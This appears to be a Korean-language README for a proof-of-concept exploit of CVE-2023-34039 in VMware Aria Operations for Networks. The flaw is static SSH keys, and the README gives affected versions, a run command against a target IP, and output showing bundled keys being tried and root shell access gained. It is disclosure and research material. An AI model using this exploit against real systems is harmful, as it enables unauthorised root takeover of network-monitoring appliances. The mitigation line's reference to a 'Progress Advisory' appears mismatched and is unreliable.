
 sinsinology/cve-2023-34039
VMWare Aria Operations for Networks (vRealize Network Insight) 정적 SSH 키 RCE (CVE-2023-34039)

CVE-2023-34039에 대한 POC: VMWare Aria Operations for Networks (vRealize Network Insight) 정적 SSH 키 RCE
취약점의 근본 원인 분석은 제 블로그에서 확인할 수 있습니다:
https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-34039/
VMWare Aria Operations for Networks (vRealize Network Insight) 버전 6.0에서 6.10까지는 support 및 ubuntu 사용자의 SSH 키를 재생성하지 않아, SSH 액세스 권한이 있는 공격자가 이 제품에 대해 root 셸 접근 권한을 얻을 수 있었습니다.
이 문제는 Harsh Jaiswal (@rootxharsh) 및 Rahul Maini (@iamnoooob)(ProjectDiscovery Research 소속)에 의해 VMWare에 보고되었습니다.
저는 그냥 익스플로잇을 작성했습니다. 사실상 SSH 명령 래퍼이기 때문에 그렇게 부를 수 있다면 말이죠.

python CVE-2023-34039.py --target 192.168.1.16
(!) VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE (CVE-2023-34039)

(*) Exploit by Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_collector

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_platform

(*) Trying key: keys/vrni-6.10.0/id_rsa_vnera_keypair_6.10.0_platform


********************************** ATTENTION **********************************
 NTP Service is not healthy.
 IMPACT: It may affect the proper working of other services.
 ACTION: Restore the service using 'ntp' CLI command.
********************************** ATTENTION **********************************
support@vrni-platform-release:~$ sudo -i
root@vrni-platform-release:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vrni-platform-release:~# hostname
vrni-platform-release
root@vrni-platform-release:~#
최신 버전으로 업데이트하거나 Progress Advisory의 지침에 따라 완화하십시오.
이 소프트웨어는 학술 연구 및 효과적인 방어 기술 개발 목적으로만 제작되었으며, 명시적으로 승인된 경우를 제외하고 시스템 공격에 사용하기 위한 것이 아닙니다. 프로젝트 유지 관리자는 소프트웨어의 오용에 대해 책임을 지지 않습니다. 책임감 있게 사용하십시오.






